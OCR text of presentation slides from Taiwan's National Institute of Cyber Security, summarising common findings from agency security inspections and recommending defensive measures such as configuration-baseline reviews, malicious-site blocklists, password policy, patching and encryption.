
3. 建議於所有防火牆規則皆部署入侵偵測/防禦系統檢查功能，並確認檢測規則更新狀況，以識別新興攻擊威脅

組態設定安全檢測共同發現事項

國家資通安全研究院
National Institute of Cyber Security

發現事項同112年

1 檢測結果發現未完全符合機關例外管理清單規定值，恐與機關規定有所落差



2 檢測結果發現有不符合之項目

改善建議


1. GCB導入人員定期審查例外管理清單正確性，確保例外項目設定值符合機關管理現況
2. GCB導入人員定期檢視部署情形，並抽檢組態設定內容，以確保組態設定正確性

網路惡意活動檢視共同發現事項

國家資通安全研究院
National Institute of Cyber Security

發現事項同112年

機關未確認惡意中繼站名單部署完整性與正確性，無法阻擋使用者電腦對惡意中繼站連線，可能導致機敏資訊外洩



改善建議

1. 網管人員應建立惡意中繼站名單部署與更新機制，並落實執行
2. 網管人員應定期進行惡意中繼站連線阻擋測試，確認惡意中繼站名單部署完整性與有效性

大綱

國家資通安全研究院
National Institute of Cyber Security

- 前言
- 網路攻防演練發現與建議
- 資安技術檢測發現與建議
- 結論與建議

結論與建議

- **強化通行碼防護政策**
  - 針對資通系統與物聯網設備應建立完善通行碼規則，避免使用**預設帳號與通行碼**或**帳號與通行碼相同**，加入**限制登入錯誤嘗試**機制，於登入頁面**加入驗證碼機制**，並避免於系統上暴露過多通行碼之提示訊息
- **落實執行安全性更新**
  - 資通系統與物聯網設備之軟/韌體、作業系統及相關應用程式，**應定期更新作業系統、防毒軟體及應用程式**，避免因特徵碼或應用程式版本過舊存在可利用之弱點
- **強化使用者輸入內容檢查與存取控制**
  - 針對資通系統中所有使用者**可輸入之欄位**與**上傳檔案**等相關功能，應強化內容檢查，並依**最小權限原則**設定帳號存取權限
- **完備資料保護措施**
  - 資料庫機敏資料儲存，建議**使用加密方式**處理，同時**啟用高強度協定或演算法**，降低資料外洩風險
- **完善弱點管理機制**
  - 除**修補中、高風險弱點**外，**高利用率之低風險**弱點亦需注意

報告完畢 敬請指教

國家資通安全研究院
National Institute of Cyber Security